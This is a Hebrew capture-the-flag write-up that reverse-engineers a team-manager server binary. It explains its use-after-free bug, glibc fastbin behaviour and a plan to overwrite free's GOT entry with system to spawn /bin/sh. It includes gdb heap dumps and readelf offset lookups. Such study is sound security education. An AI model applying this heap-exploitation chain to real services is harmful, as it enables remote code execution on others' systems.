
נתחיל במחקר סטטי

כעת, הגיע הזמן לפתוח IDA ולנסות להבין את הלוגיקה שהשרת מבצע לניהול השחקנים. כפי שמיד נראה, הבינארי קומפל עם סימבולים, עובדה המקלה בצורה משמעותית על תהליך המחקר. ראשית, חשוב לציין: כי כל session מול השרת מתרחש בתהליך נפרד, שנוצר ע"י fork מהתהליך הראשי של הבינארי



נתבונן בחלקים מעניינים מהפונקציה add_player, אשר מופעלת מהתפריט הראשי ואחראית על הקצאה וייצור של שחקנים.


ניתן לראות כי השחקנים מוקצים על ה-heap במערך גלובאלי (players) בגודל של 10 שחקנים.



שחקן מיוצג על ידי ה-struct הבא:

```
struct player
{
  uint32_t  attack;
  uint32_t  defense;
  uint32_t  speed;
  uint32_t  precision;
  char*     name;
};
```

כפי שניתן לראות יש לשחקן שדה שם שמיוצג על ידי * char. שדה זה מוקצה גם הוא על ה-heap:



בואו נבחן את אופן ביצוע הפעולות בשרת:

- חלק מהפונקציות מקבלות אינדקס לשחקן ופעולות על האינדקס הזה.
- חלק שני של פונקציות הינן פונקציות אשר יש לקרוא לפונקציה select_player לפני השימוש בהן.

בעזרת הפונקציה הזאת נבחר שחקן, ולאחר מכן הפעולות יתבצעו על השחקן האחרון שנבחר.


הסוג השני של הפונקציות יותר מעניין אותנו.

שמנו לב למשהו מעניין, בעת שהתבוננו בפונקציה select player, גילינו כי בחירת השחקן ממומשת ע"י מצביע גלובאלי (בשם selected), אליו ניגשים מתוך פונקציות העריכה והצפייה עבור שחקן.

הגיע הזמן לחשוף את הדבר המעניין באמת - מחיקת שחקן:

כאמור פונקציית המחיקה פועלת על אינדקס של שחקן שמתקבל מהמשתמש (בניגוד לפונקציות מהסוג השני, שפועלות על selected). פונקציית edit_player בניגוד לכך, פועלת לפי הלוגיקה השנייה שתוארה.

כעת לענייננו, נסתכל על פונקציית המחיקה:



איפה החולשה?

במבט ראשון הפונקציה נראית כמו פונקציית מחיקה לגיטימית לגמרי - היא דאגה לשחרר את ה-struct של השחקן וגם את השם שלו. הדבר המעניין הוא שאנחנו לא רואים כאן שום התייחסות ל-selected. ב-flow תקין הפונקציה אמורה לוודא כי selected הוא לא במקרה אותו השחקן שאותו רצינו למחוק, ואם כן היא אמורה לדרוס את הערך של selected עם NULL, על מנת למנוע גישות לזיכרון ששוחרר מה-heap.

חולשות מסוג זה הם פרמיטיב מוכר שזכה לשם "Use After Free". ניתן לראות בקלות גישה לזיכרון ששוחרר כבר:

```
[ubuntu@ubuntu:~]$ nc localhost 1337
Welcome to your TeamManager (TM)!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 1
Found free slot: 0
Enter player name: player
Enter attack points: 1
Enter defense points: 2
Enter speed: 3
Enter precision: 4
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 3
Enter index: 0
Player selected!
        Name: player
        A/D/S/P: 1,2,3,4
```

```
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 2
Enter index: 0
She's gone!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 5
        Name:
        A/D/S/P: 13555376,0,3,4
```

נסביר מה קרה כאן:

- ראשית כל יצרנו שחקן בעזרת הפונקציה **create_player**
- לאחר מכן בחרנו את האינדקס של השחקן שזה עתה נוצר, על ידי הפונקציה **select_player**. כעת, selected שווה לכתובת של השחקן שנוצר.
- נבצע **delete_player**. חשוב לציין ש-selected עדיין מצביע לשחקן שלנו, רק שהפעם הזיכרון משוחרר!
- קריאה פשוטה ל-**show_player** תדפיס את הזיכרון שכבר שוחרר.
- והינה לנו memory corruption!

אוקי, אז מצאנו חולשה, אבל איך מכאן מגיעים להרצת קוד?

לשם כך נצטרך להתעמק בפונקציה edit_player, שהיא הפונקציה שמבצעת את רוב הלוגיקה מול selected.

הפונקציה פותחת תת תפריט חדש בממשק הניהול, שבו ניתן לערוך כל אחד מהשדות של השחקן.


```
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 4
0.- Go back
1.- Edit name
2.- Set attack points
3.- Set defense points
4.- Set speed
5.- Set precision
Your choice:
```

הפונקציה שהכי מעניינת אותנו כרגע היא set_name:

```
; Attributes: bp-based frame

public set_name
set_name proc near

var_128= qword ptr -128h
s= byte ptr -120h
var_18= qword ptr -18h

push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 128h
mov     rax, fs:28h
mov     [rbp+var_18], rax
xor     eax, eax
mov     edi, offset aEnterNewName ; "Enter new name: "
mov     eax, 0
call    _printf
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
lea     rax, [rbp+s]
mov     esi, 100h
mov     rdi, rax
call    readline
lea     rax, [rbp+s]
mov     rdi, rax        ; s
call    _strlen
mov     rbx, rax
mov     rax, cs:selected
mov     rax, [rax+10h]
mov     rdi, rax        ; s
call    _strlen
cmp     rbx, rax
jbe     short loc_401DB9
```

ראשית כל, נקלט שם חדש ומבוצעת השוואה בין אורך השם לפני העריכה לבין אורך המחרוזת אשר זה עתה נקלטה. נתבונן בהמשך הפונקציה ונראה שאם השם ארוך יותר תבוצע הקצאה בעזרת realloc, אחרת יועתק השם החדש לכתובת הנוכחית שלו - ז"א השם הישן ידרס ובמקומו יכתב השם החדש.

בתמונה הבאה ניתן לראות את הלוגיקה הזו: (המשך ישיר של הקוד מהתמונה הקודמת):



החלק המעניין מנקודת המבט שלנו, היא שב-flow מסוים, מה שקורה הוא כתיבה של קלט מהמשתמש לכתובת מסוימת (לכאורה, הכתובת של של שם השחקן). דבר זה קורה כמובן כאשר המחרוזת שסיפקנו, קצרה יותר מן המחרוזת שכבר מאוחסנת באותה הכתובת.

נדגיש את הכוח של כתיבה כזו - אם נצליח לשלוט על הכתובת שבה מאוחסן שם השחקן, יש בידינו יכולת לכתוב מה שאנחנו רוצים, לכתובת זו. פרימיטיב זה נקרא write-what-where. דבר זה יכול לשמש להרצת קוד, כפי שנתאר בהמשך המאמר.

ה-Heap

אז כיצד נוכל להשפיע על הכתובת הזו? זה הזמן לקחת צעד אחורה ולהבין מה זה heap. ויותר חשוב, כיצד הוא ממומש. heap או בעברית, ערימה הוא השם של איזור הזיכרון בו נעשות ההקצאות הדינמיות של התכנית. כולנו יודעים שהפונקציות malloc ו-free, מנהלות עבורנו את ההקצאות הדינמיות שאנחנו עושים במהלך הריצה של התכניות, אך המימוש שלהם הינו מורכב וניתן לכתוב מאמר שלם רק בנושא זה. ננסה לתת מבוא קצר שיסביר את הדברים הרלוונטיים לענייננו.

כשמדברים על heap מילת המפתח היא chunk - מבנה שמתאר גוש זכרון המוקצה על ה-heap. המבנה הזה מכיל את גוש הזיכרון שאותו המשתמש מקבל כאשר הוא מבקש מהמערכת להקצות עבורו זכרון, בנוסף המבנה הזה מכיל metadata, שהינו שקוף למשתמש ועוזר למערכת לנהל את ההקצאות

והשחרורים. כל קריאה לפונקציה malloc, תביא לנו chunk אשר במינימום יכיל את הגודל אותו ביקשנו. בתחילת התוכנית, ה-heap מורכב מ-chunk אחד אשר נקרא ה-top chunk. כל עוד לא בוצע free, בכל הקצאה נקבל chunk בגודל שביקשנו (למעשה גדול ממנו - יש גם metadata) אשר ילקח מה-top chunk.

כאשר משוחרר זיכרון (לדוגמא בעזרת הפונקציה free), המערכת רוצה להשתמש שנית באזור זה. היא מאחסנת את ה-chunk שזה עתה שוחרר ברשימות שנקראות bins. כל bin הוא רשימה מקושרת של chunk-ים בטווח גודל מסויים. בפעם הבאה שהמשתמש יקצה זכרון, אחת הבדיקות שתתבצע היא האם הגודל הדרוש יכול להילקח מ-bin מסוים ובכך לחסוך לקיחה שלו מה-top chunk, בצורה כזו המערכת מנצלת שנית זיכרון שהוקצה דינמית ושוחרר. כאמור, ישנם סוגים של bins, הם מסווגים למחלקות שונות שמנוהלות בצורה שונה ע"י המערכת, לכל אחת יתרונות וחסרונות על פני האחרות. לפתרון האתגר, סוג מסוים של bins מעניין אותנו במיוחד.

Fastbins

ל-bin מסוג זה, משויכים ה-chunk-ים בעלי הגודל הקטן ביותר, ושמם fast chunks, הגודל המדויק משתנה ותלוי ארכיטקטורה, ב-linux 32bit הגדלים האפשריים של fast chunk ינועו בין 16 ל-80 בתים, בעוד שבארכיטקטורת 64bit, שבה אנו עובדים הגודל ינוע בין 32 ל-160 בתים. מספר ה-bins האפשריים הוא בדרך כלל 10, ובכל fastbins, ימצאו chunk-ים בעלי גודל זהה וקבוע.

המחלקה הזו מנוהלת בצורה המהירה ביותר מבין המחלקות האחרות, וזאת בגלל שהמימוש שלה פשוט לעומת מחלקות אחרות שממומשות לוגיקות מורכבות יותר. הייחודיות של המחלקה היא שכל fastbin מהווה רשימה מקושרת חד כיוונית (single-linked list) ושיטת ההוצאה וההכנסה אליו היא LIFO - Last In First Out. לצורך השוואה מחלקות אחרות ממומשות בצורת רשימה דו כיוונית שממוינת לפי גודל.

לסיום ההסבר נציג כיצד נראה ה-struct שמייצג chunk:

```
struct malloc_chunk {
  INTERNAL_SIZE_T   prev_size;        /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T   size;             /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;           /* double links -- used only if free. */
  struct malloc_chunk* bk;           /* Only used for large blocks: pointer to
                                        next larger size.  */
  struct malloc_chunk* fd_nextsize;  /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

- Prev_size: שדה זה מייצג את הגודל של ה-chunk הקודם ל-chunk הנוכחי, אך הוא מכיל ערך זה רק כאשר ה-chunk הקודם משוחרר, אם ה-chunk הקודם תפוס, שדה זה יכיל את סוף ה-data של ה-chunk הקודם.

- Size: שדה זה מייצג את הגודל של ה-chunk הנוכחי, מכיוון שגודל chunk תמיד aligned לשמונה בתים, ניצלו את שלושת הביטים האחרונים של size, עבור דגלים, הביט האחרון (lsb), דלוק אם ה-chunk הקודם בשימוש.
- השדות fd ו-bk נמצאים בשימוש רק כאשר ה-chunk משוחרר ומצביעים ל-chunk הקודם והבא בהתאמה. זוהי בעצם הרשימה המקושרת שנקראת bin עליה דיברנו מקודם. כזכור fastbins מצויים ברשימה מקושרת חד כיוונית ולכן ימצא בהם מצביע ל-chunk הבא - ז"א רק fd יכיל ערך רלוונטי.

ניצול פרימיטיב הכתיבה:

כעת, משלמדנו מעט על ה-heap וכיצד הוא עובד, נוכל להמשיך בפתרון האתגר. כפי שראינו גודל struct של שחקן הינו 24 בתים: 4 שדות מסוג int בגודל 4 + שדה השם שהוא 8 בתים.

לאחר ניסיונות שונים ומחקר מעט יותר מעמיק יותר על המימוש של malloc הצלחנו לייצר מצב מעניין שבו אנחנו יכולים לשלוט על שדה ה-name של שחקן שכרגע מוצבע ע"י selected.

ראשית, חשוב לציין שה-struct של שחקן ככל הנראה ישוחרר ל-bin מסוג fastbins, שכאמור אומר שההוצאות מתוכו יבוצעו ב-LIFO. זאת משום שמדובר בכמות קטנה של זכרון. אם נקצה שחקן ראשון ואז נקצה לו שם כלשהו הזיכרון שלו יראה ככה:

```
(gdb) x/100dx 0xced680
0xced680:   0x7473a3f0  0x00007fcb  0x6485ac24  0xa7df388e
0xced690:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6a0:   0x00000001  0x00000001  0x00000001  0x00000001
0xced6b0:   0x00ced6c0  0x00000000  0x00000021  0x00000000
0xced6c0:   0x41414141  0x41414141  0x00000000  0x00000000
0xced6d0:   0x00000000  0x00000000  0x0001e931  0x00000000
```

מקרא:

- metadata של chunk השחקן - במקרה הזה גודל ה-chunk.
- פרמטרים של השחקן, כרגע כולם שווים 1.
- שדה ה-name, מצביע לכתובת של שם השחקן
- metdata של chunk השם - במקרה הזה גודל ה-chunk.
- שם השחקן מרופד באפסים, במקרה הזה קראנו לו "AAAAAAAAA"

כפי שניתן לראות פה, גודל ה-fast chunk, המינימלי הינו 32 בתים. ולכן גם השחקן וגם השם שלו מאוחסנים ב-chunk בגודל זהה. מגניב, אז הקצנו שחקן וניתן לראות שהשם שלו נמצא ב-chunk מיד לאחריו.

ניזכר כעת בלוגיקה של יצירת השם - קודם כל הקצאת שחקן ולאחר מכן הקצאת שם. לעומת זאת בשחרור הסדר הפוך, משחררים קודם את השם ולאחר מכן את השחקן.

נחשוב מה מתרחש כאשר השחקן ישוחרר ומיד לאחר מכן ניצור שחקן חדש עם שדות זהים. מכיוון ש-fastbin עובד ב-LIFO, כאשר השרת ינסה להקצות שחקן, הוא יקבל את ה-chunk האחרון ששוחרר, כלומר את אותו השחקן שהרגע שחררנו, לאחר מכן כשנקצה שם נקבל שוב את אותו השם ששוחרר. התוצאה היא שנקבל בדיוק את אותה תמונת הזיכרון.

בואו נחשוב עכשיו על מקרה בו אנחנו מקצים שחקן עם שם באורך הגדול מ-24 בתים (גודל ה-chunk המינימלי). שוב נסתכל על הזיכרון:

```
(gdb) x/100dx 0xced680
0xced680:   0x7473a3f0  0x00007fcb  0x6485ac24  0xa7df388e
0xced690:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6a0:   0x00000001  0x00000001  0x00000001  0x00000001
0xced6b0:   0x00ced6c0  0x00000000  0x00000031  0x00000000
0xced6c0:   0x41414141  0x41414141  0x41414141  0x41414141
0xced6d0:   0x41414141  0x41414141  0x41414141  0x00004141
0xced6e0:   0x00000000  0x00000000  0x0001e921  0x00000000
```

לא הרבה השתנה, אבל אנחנו כן רואים שהשם מוקצה כעת ב-fast chunk בגודל 48 בתים. מה שאומר, שכאשר נשחרר את השחקן, כל אחד מה-chunk-ים ישתייכו ל-bin-ים נפרדים. כעת ננסה ליצור שני שחקנים כאלה אחד אחרי השני, שוב נסתכל על הזיכרון:

```
(gdb) x/100dx 0xced680
0xced680:   0x7473a3f0  0x00007fcb  0x6485ac24  0xa7df388e
0xced690:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6a0:   0x00000001  0x00000001  0x00000001  0x00000001
0xced6b0:   0x00ced6c0  0x00000000  0x00000031  0x00000000
0xced6c0:   0x41414141  0x41414141  0x41414141  0x41414141
0xced6d0:   0x41414141  0x41414141  0x41414141  0x00004141
0xced6e0:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6f0:   0x00000002  0x00000002  0x00000002  0x00000002
0xced700:   0x00ced710  0x00000000  0x00000031  0x00000000
0xced710:   0x42424242  0x42424242  0x42424242  0x42424242
0xced720:   0x42424242  0x42424242  0x42424242  0x00004242
0xced730:   0xffffffff  0xffffffff  0x0001e8d1  0x00000000
```

מקרא:


- ה-chunk של השחקן הראשון
- ה-chunk של שם השחקן הראשון "AAA..."
- ה-chunk של השחקן השני
- ה-chunk של שם השחקן השני "BBB... "

כפי שציפינו השחקנים והשמות שלהם הוקצו זה אחר זה בזיכרון. כעת נבצע מחיקה של שני השחקנים, קודם נמחק את השחקן השני ורק לאחר מכן את הראשון. לפני שנעשה זאת נבצע select על השחקן השני.

נתאר מה הולך לקרות:

1. שיחרור שחקן 2:
   1.1. קודם ישוחרר השם, הוא יכנס ל-fastbin של 48 בתים
   1.2. ה-struct של השחקן ישוחרר, הוא יכנס הוא יכנס ל-fastbin של 32 בתים
2. שיחרור שחקן 1:
   2.1. קודם ישוחרר השם, הוא יכנס לאותו fastbin של השם השני
   2.2. ה-struct של שחקן זה ישוחרר, ויכנס לאותו ה-fastbin של השחקן השני

הדבר המעניין מבחינתנו הוא ה-fastbin של ה-structים של השחקנים. הוא כמובן נראה ככה:



מה יקרה עם נוסיף שחקן עם שם בגודל קטן מ-24 בתים?

בואו נראה:

- ראשית יוקצה ה-struct של השחקן, הוא ילקח מה-fastbin של 32 בתים. ניזכור כי fastbin עובד ב-LIFO, לכן נקבל את ה-chunk של שחקן 1, שכן זה התווסף אחרון לאותו ה-bin.
- לאחר מכן יוקצה השם של השחקן, נזכור כי אורכו קטן מ-24 ולכן ילקח גם הוא מה-fastbin של 32 בתים, ה-chunk שימצא בראש ה-bin יהיה כעת ה-chunk של שחקן 2, ולכן נקבל אותו.
- נזכור כי selected מצביע על שחקן 2, (ומסתכל עליו כעל שחקן), מצד שני כאשר נכניס את שם השחקן נוכל לדרוס את השדות של שחקן זה, ביניהם שדה השם כפי שרצינו.

מפה נוכל להגיע ל-write what where בצורה הבאה:

כאשר ניתן את השם של השחקן החדש, נדאג שבהיסט 16, שזה ההיסט שבו יושב המצביע לשם בתוך ה-struct של שחקן, תשב הכתובת שאותה אנחנו רוצים לדרוס (ז"א הכתובת שאליה נרצה לבצע כתיבה). בצורה זו דרסנו את שדה השם של selected.

עכשיו נבצע edit_player (כאמור פונקציה זו תבוצע על ה-selected האחרון, שחקן 2). כשנערוך את השם, כל עוד הוא יהיה קצר מהמחרוזת שנמצאת בכתובת זו כרגע, נוכל לדרוס את המידע שנמצא בה עם השם שנתנו.

פרימיטיב הרצת קוד

מעולה, הצלחנו ליצר פרימיטיב שנותן לנו לכתוב מה שאנחנו רוצים לאן שאנחנו רוצים, מה הלאה? בחלק זה חשוב לציין שהבינארי קומפל עם DEP, מה שאומר שה-stack, וה-heap הם non-executable. ניתן לוודא זאת ע"י התבוננות ב-/proc/$$/maps:

```
ubuntu@ubuntu:/proc/20790]$ sudo cat maps | grep "\["
00ceb000-00d0c000 rw-p 00000000 00:00 0                                  [heap]
7ffe61fc1000-7ffe61fe2000 rw-p 00000000 00:00 0                          [stack]
7ffe61ff8000-7ffe61ffa000 r--p 00000000 00:00 0                          [vvar]
7ffe61ffa000-7ffe61ffc000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

נרצה לבצע פה ret2libc ומשם להריץ system(). כאן נכנס לתמונה הבינארי של glibc שקיבלנו בתחילת האתגר: חשוב לציין שהשרת קומפל עם ASLR, אך עם זאת, ה-image של libc יושב בצורה רציפה בזכרון, ומכאן שהאופסטים בין הפונקציות ישארו קבועים וניתן לחשב אותם סטטית על סמך הבינארי של libc שקיבלנו. יש לנו כתיבה ל-got של התהליך, נוכל לבחור פונקציית libc כלשהי, לדוגמא את free, ולדרוס את ה-got שלה להצביע על system. כך כאשר נשחרר שחקן עם השם /bin/sh, ניצחנו!

את הכתובת של ה-got של free נוכל למצוא בעזרת הכלי readelf בצורה הבאה:

```
[ubuntu@ubuntu:~/rhme]$ readelf -r main.elf | grep free
000000603018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 free + 0
```

ה-got של free, נמצא בכתובת קבועה בזכרון, לעומת זאת הכתובת של system היא רנדומלית בגלל ASLR. אם נדע מה הכתובת של free בזמן ריצה, נוכל לחשב את הכתובת של system בקלות וזאת מכיוון שכפי שאמרנו, האופסט ביניהם נשאר קבוע. את הכתובות הסטטיות של הפונקציות ניתן למצוא גם ע"י readelf בצורה הבאה:

```
[ubuntu@ubuntu:~/rhme]$ readelf -s libc.so.6 | grep "__libc_free@@"
  1819: 00000000000844f0   460 FUNC    GLOBAL DEFAULT   13 __libc_free@@GLIBC_2.2.5
[ubuntu@ubuntu:~/rhme]$ readelf -s libc.so.6 | grep "__libc_system@@"
   584: 0000000000045390    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
```

